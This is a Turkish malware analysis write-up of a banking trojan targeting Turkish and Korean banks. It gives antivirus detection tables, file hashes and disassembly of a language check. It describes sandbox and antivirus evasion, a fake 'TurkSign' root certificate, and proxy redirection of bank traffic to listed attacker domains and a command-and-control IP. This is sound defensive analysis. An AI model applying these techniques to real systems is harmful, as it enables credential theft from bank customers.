McAfee Artemis!DCFB9CAB3184 15.05.2017 8
AVG Atros5.BHUH 15.05.2017 8
McAfee-GW-Edition BehavesLike.Win32.Dropper.mm 14.05.2017 9
Sophos Mal/Generic-S 15.05.2017 8
Avira TR/Crypt.EPACK.phzhz 15.05.2017 8
TrendMicro-HouseCall TROJ_GEN.R01BC0EEA17 15.05.2017 8
Panda Trj/CI.A 14.05.2017 9
AegisLab Troj.W32.Banpak!c 15.05.2017 8
K7GW Trojan (0050d4f51) 15.05.2017 8
K7AntiVirus Trojan (0050d4f51) 15.05.2017 8
CAT-QuickHeal Trojan.Banpak 15.05.2017 8
Symantec Trojan.Gen.2 14.05.2017 9
Arcabit Trojan.Generic.D4C788E 15.05.2017 8
MicroWorld-eScan Trojan.GenericKD.5011598 15.05.2017 8
ALYac Trojan.GenericKD.5011598 15.05.2017 8
BitDefender Trojan.GenericKD.5011598 15.05.2017 8
Ad-Aware Trojan.GenericKD.5011598 15.05.2017 8
F-Secure Trojan.GenericKD.5011598 15.05.2017 8
GData Trojan.GenericKD.5011598 15.05.2017 8
Emsisoft Trojan.GenericKD.5011598 (B) 15.05.2017 8
Kaspersky Trojan.Win32.Banpak.eb 15.05.2017 8
Paketlenmiş
pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\memdump2.exe
indicators (4/11)
virustotal (27/61 - 16.05.2017)
dos-stub (192 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (8)
libraries (3)
imports (9/20)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (1/2)
strings (113/745)
debug (n/a)
manifest (n/a)
engine (61) positiv (27) date (dd.mm.y... age (...
McAfee Artemis!6EA73DBB9DCA 16.05.2017 7
McAfee-GW-Edition Artemis!Trojan 15.05.2017 8
Sophos Mal/Generic-S 16.05.2017 7
K7GW Proxy-Program (004f16f21) 16.05.2017 7
K7AntiVirus Proxy-Program (004f16f21) 16.05.2017 7
Avira TR/AD.Capper.muyhy 16.05.2017 7
TrendMicro TROJ_GEN.R00XC0VEC17 16.05.2017 7
TrendMicro-HouseCall TROJ_GEN.R00XC0VEC17 16.05.2017 7
Panda Trj/GdSda.A 15.05.2017 8
Kaspersky Trojan-Proxy.Win32.Banker.kl 16.05.2017 7
ZoneAlarm Trojan-Proxy.Win32.Banker.kl 16.05.2017 7
Symantec Trojan.Gen.2 15.05.2017 8
Rising Trojan.ProxyChanger!8.83 (cloud:v4aZeKB5... 16.05.2017 7
NANO-Antivirus Trojan.Win32.Banker.eokcqz 16.05.2017 7
VIPRE Trojan.Win32.Generic!BT 16.05.2017 7
Paketlenmemiş




Flash-2017.js
MD5: 41B90BEC4B0793FA8485D547C527D8D2
SHA-256: A780E527AF6CEEF907D5CBA7FA45DEC9804B265672DB938C82B62D5637FD6DBB

0c03.exe
MD5: DCFB9CAB318417D3C71BC25E717221C2
SHA-256: 5A2B14AB6F8620C812C6C51A0F4F0E0DB9104682392CB4346AFF688AB346EB0A


Zararlı yazılımın paketten çıkmış halini x64dbg aracı ile analiz etmeye başladığımda ilgimi çeken bazı tespitlerim oldu. Bunlardan bazılarına değinecek olursam;

Zararlı yazılım Türk ve Kore bankalarını hedef almaktadır.
Çalıştırıldığı sistemin dili Türkçe veya Korece değilse kendini sonlandırmaktadır.



Hex Workshop - [C:\Users\Mert\Desktop\memdump2.exe]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
Data Inspector
Data at offset 0x0000021F:
int8 96
uint8 96
int16 17504
uint16 17504
int32 1413563488
Expression Calc
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Size
Structure Viewer
274 instances of 'strings' found in C:\Users\Mert\Desktop\memdump2.exe
Address
Length
Length
Compare
Checksum
Find
Bookmarks
Output
Results
Find All Complete.
Cursor: 00000248
Caret: 0000021F
57344 bytes
OVR
MOD
READ


Case &H1C09: GetLanguage = "English (South Africa)"
Case &H2009: GetLanguage = "English(Jamaica)"
Case &H2409: GetLanguage = "English(Caribbean)"
Case &H2809: GetLanguage = "English(Belize)"
Case &H2C09: GetLanguage = "English(Trinidad)"
Case &H40A: GetLanguage = "Spanish (Traditional Sort)"
Case &H80A: GetLanguage = "Spanish(Mexican)"
Case &HC0A: GetLanguage = "Spanish (Modern Sort)"
Case &H100A: GetLanguage = "Spanish(Guatemala)"
Case &H140A: GetLanguage = "Spanish (Costa Rica)"
Case &H180A: GetLanguage = "Spanish(Panama)"
Case &H1C0A: GetLanguage = "Spanish (Dominican Republic)"
Case &H200A: GetLanguage = "Spanish(Venezuela)"
Case &H240A: GetLanguage = "Spanish(Colombia)"
Case &H280A: GetLanguage = "Spanish(Peru)"
Case &H2C0A: GetLanguage = "Spanish(Argentina)"
Case &H300A: GetLanguage = "Spanish(Ecuador)"
Case &H340A: GetLanguage = "Spanish(Chile)"
Case &H380A: GetLanguage = "Spanish(Uruguay)"
Case &H3C0A: GetLanguage = "Spanish(Paraguay)"
Case &H400A: GetLanguage = "Spanish(Bolivia)"
Case &H440A: GetLanguage = "Spanish (El Salvador)"
Case &H480A: GetLanguage = "Spanish(Honduras)"
Case &H4C0A: GetLanguage = "Spanish(Nicaragua)"
Case &H500A: GetLanguage = "Spanish (Puerto Rico)"
Case &H40B: GetLanguage = "Finnish"
Case &H40C: GetLanguage = "French(Standard)"
Case &H80C: GetLanguage = "French(Belgian)"
Case &HC0C: GetLanguage = "French(Canadian)"
Case &H100C: GetLanguage = "French(Swiss)"
Case &H140C: GetLanguage = "French(Luxembourg)"
Case &H40D: GetLanguage = "Hebrew"
Case &H40E: GetLanguage = "Hungarian"
Case &H40F: GetLanguage = "Icelandic"
Case &H410: GetLanguage = "Italian(Standard)"
Case &H810: GetLanguage = "Italian(Swiss)"
Case &H411: GetLanguage = "Japanese"
Case &H412: GetLanguage = "Korean"
Case &H812: GetLanguage = "Korean(Johab)"
Case &H413: GetLanguage = "Dutch(Standard)"
Case &H813: GetLanguage = "Dutch(Belgian)"
Case &H414: GetLanguage = "Norwegian(Bokmal)"
Case &H814: GetLanguage = "Norwegian(Nynorsk)"
Case &H415: GetLanguage = "Polish"
Case &H416: GetLanguage = "Portuguese(Brazilian)"
Case &H816: GetLanguage = "Portuguese(Standard)"
Case &H418: GetLanguage = "Romanian"
Case &H419: GetLanguage = "Russian"
Case &H41A: GetLanguage = "Croatian"
Case &H81A: GetLanguage = "Serbian(Latin)"
Case &HC1A: GetLanguage = "Serbian(Cyrillic)"
Case &H41B: GetLanguage = "Slovak"
Case &H41C: GetLanguage = "Albanian"
Case &H41D: GetLanguage = "Swedish"
Case &H81D: GetLanguage = "Swedish(Finland)"
Case &H41E: GetLanguage = "Thai"
Case &H41F: GetLanguage = "Turkish"
Case &H421: GetLanguage = "Indonesian"
Case &H422: GetLanguage = "Ukrainian"
Case &H423: GetLanguage = "Belarusian"
Case &H424: GetLanguage = "Slovenian"
Case &H425: GetLanguage = "Estonian"
Case &H426: GetLanguage = "Latvian"
Case &H427: GetLanguage = "Lithuanian"
Case &H429: GetLanguage = "Farsi"
Case &H42A: GetLanguage = "Vietnamese"
Case &H42D: GetLanguage = "Basque"
Case &H436: GetLanguage = "Afrikaans"
Case &H438: GetLanguage = "Faeroese"
End Select
End Function
mov eax,0c03.40E8D0
mov edx,10
call 0c03.4023B0
mov dword ptr ds:[40E8E0],0c03.40E8D0
call dword ptr ds:[<&GetSystemDefaultLangID>]
cmp ax,41F
je 0c03.40C23B
call dword ptr ds:[<&GetSystemDefaultUILanguage>]
cmp ax,41F
je 0c03.40C23B
call dword ptr ds:[<&GetSystemDefaultLangID>]
cmp ax,412
je 0c03.40C23B
call dword ptr ds:[<&GetSystemDefaultUILanguage>]
cmp ax,412
je 0c03.40C23B
call 0c03.40A0CC
mov eax,0c03.40E934
mov edx,102
call 0c03.4023B0
eax:"ConsentPromptBehaviorAdmin"
Turkce dil kontrolu #1
Turkce dil kontrolu #2
ExitProcess
eax:"ConsentPromptBehaviorAdmin"

Çalıştırıldığı sistem üzerinde bdagent.exe (BitDefender), spideragent.exe (Doctor Web) işlemleri (process) çalışıyor ise, uyuma süresi dinamik olarak hesaplanan sleep() fonksiyonunu pas geçip, anti-kum havuzu (sandbox) adına sistem üzerinde python.exe işlemi çalışıyor mu kontrolü yapıp, sonucu evet ise kendisini sonlandırmaktadır. Sistem üzerinde avp.exe, avpui.exe (Kaspersky) işlemleri çalışıyor ise Base64 ile gizlenmiş (encode) farklı bir adresi vekil sunucu olarak kullanmaktadır. (http://ritakindek.xyz/comitr/conmatr.eew). Eğer sistem üzerinde Kaspersky yüklü değil ise o zaman farklı bir adresi kullanmaktadır. (http://redterma.pw/I2WO6r/5i9XDN9.eet)




Çalıştırıldığı sistem üzerindeki internet tarayıcılarının ön belleğinde (cache) 7 bankamızın internet şubelerinin web adreslerine dair en az iki kayıt bulur ise sonraki adıma geçiyor aksi halde kendini sonlandırıyor. Önceki adımlardan başarıyla geçer ise çalıştırıldığı sisteme TurkSign adında sahte bir kök sertifika yüklemektedir. Ayrıca çalıştırıldığı Windows'un Product ID'sini ve önbellekte tespit ettiği internet şube adreslerini de bails parametresi ile komuta kontrol merkezine göndermektedir.






Sistem üzerindeki internet tarayıcısının vekil sunucu (proxy) adresini yukarıda belirtmiş olduğum ve auto-config dosyasının yer aldığı adreslerden biri ile değiştirerek, internet tarayıcısı tarafından internet şubeye yapılan tüm HTTPS trafiğini art niyetli kişilerin komuta kontrol merkezine (194.165.16.175) yönlendirmesini sağlamaktadır. Bu sayede bankasının internet şubesine gittiğini düşünen banka müşterisi, art

niyetli kişilerin hazırlamış olduğu sahte banka sayfasına giriş yapmaya çalışmakta ve tüm bilgilerini art niyetli kişilere göndermektedir. Internet tarayıcısının sertifika hatası vermemesi adına da sisteme yüklenen TurkSign isimli kök sertifikadan faydalanılmaktadır. Müşterinin internet şube giriş bilgileri çalındıktan sonra müşteriye "Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz." mesajı gösterilmekte ve arka planda art niyetli kişiler kötü emellerini gerçekleştirmektedirler.



